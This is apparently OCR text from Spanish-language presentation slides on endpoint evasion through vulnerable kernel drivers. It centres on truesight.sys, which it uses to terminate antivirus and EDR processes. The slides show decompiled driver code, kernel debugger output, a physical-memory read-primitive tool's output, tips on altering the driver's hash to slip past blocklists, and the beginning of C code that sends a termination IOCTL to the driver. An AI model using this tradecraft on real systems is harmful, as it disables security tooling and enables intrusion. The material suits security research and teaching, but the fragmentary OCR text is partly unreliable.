   2. Extraer IOCTLs registrados en I
   3. Identificar llamadas a WinAPIs
3. Analizar funciones críticas


```
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
#define IRP_MJ_DEVICE_CHANGE            0x18
#define IRP_MJ_QUERY_QUOTA              0x19
#define IRP_MJ_SET_QUOTA                0x1a
#define IRP_MJ_PNP                      0x1b
#define IRP_MJ_PNP_POWER                IRP_MJ_PNP      // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION         0x1b
```


Endpoint Evasion: TTPs en U/K Mode

Reversing Killer Driver



Endpoint Evasion: TTPs en U/K Mode




Windows PowerShell
PS C:\Users\s4dbrd>
Activate Windows
Go to Settings to activate Windows.
Type here to search
ESP
10:14 PM
3/28/2025

```
CallToZwMapViewOfSection(int64_t* arg1, int32_t arg2, int64_t arg3, uint64_t arg4)

    void var_b8
    int64_t rax_1 = __security_cookie ^ &var_b8
    void* var_58 = &var_b8
    uint64_t i = arg4
    NTSTATUS result

    if (arg2 u<= 2)
```

```
lkd> !process 0 0 System
PROCESS ffff810563c8c040
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001ae000  ObjectTable: ffff918632a20e00  HandleCount: 3424.
    Image: System
```

```
lkd> lm m nt
Browse full module list
start             end
fffff804`5bc00000 fffff804`5c
lkd> !vtop 001ae000 0xfffff80
Amd64VtoP: Virt fffff8045bc00
Amd64VtoP: PML4E 00000000001a
Amd64VtoP: PDPE 000000023fe0b088
Amd64VtoP: PDE 000000023fe0c6f0
Amd64VtoP: Large page mapped phys 0000000100200000
Virtual address fffff8045bc00000 translates to physical address 100200000.
```

```
PS C:\Users\s4dbr\Desktop> .\ReadPrimitive.exe
[+] ntoskrnl PA          : 0x100200000
[*] Scanning for System CR3...
[+] Found SYSTEM CR3     : 0x1ae000
[+] Export RVA of PsInitialSystemProcess: 0xd1da60
[+] ntoskrnl real VA     : 0xfffff8045bc00000
```

```
    ProcessHandle: -ffffffffffffffff, &BaseAddress, ZeroBits: 0,
    CommitSize: 0x1000, &SectionOffset, &ViewSize,
    InheritDisposition: ViewUnmap, AllocationType: 0, Win32Protect)
result_1 = result_2

if (result_2 s< STATUS_SUCCESS)
    break
```

Modificación de hash

truesight.sys

Description

This is a C# AV/EDR Killer using Rogue Anti-Malware Driver 3.3. This driver is not present in the loldrivers or Windows blocklist at the time of this writing. The only reason I'm making this public is because the company has already published a fix in version 3.4, and Microsoft will likely block this driver soon. This driver can be used in Windows 23H2 with HVCI enabled, loldrivers blocklist, or WDAC enabled. HVCI is designed to ensure the integrity of code executed in the kernel, but it cannot protect against all possible vulnerabilities or actions that can be performed through drivers or system interfaces.

- UUID: e0e93453-1007-4799-ad02-9b461b7e0398
- Created: 2023-11-10
- Author: ph4nt0mbyt3, Michael Haag
- Acknowledgement: |

Download Block

Modificación de hash


Ventajas:

- Se puede cargar en Windows 11 24H2
- No está bloqueado por HVCI

Contras:

- Si truesight.sys toca el disco = pum

Modificación de hash




Modificación de hash

```
#define IOCTL_TERMINATE 0x22e044
#define DEVICE "\\\\.\\TrueSight"

int main(int argc, char** argv) {
    ULONG_PTR output[1] = { 0 };
    ULONG bytesReturned = 0;
    DWORD lastError = 0;

    HANDLE hDevice = CreateFileA(
        DEVICE,
        GENERIC_WRITE | GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hDevice == INVALID_HANDLE_VALUE) {
        lastError = GetLastError();
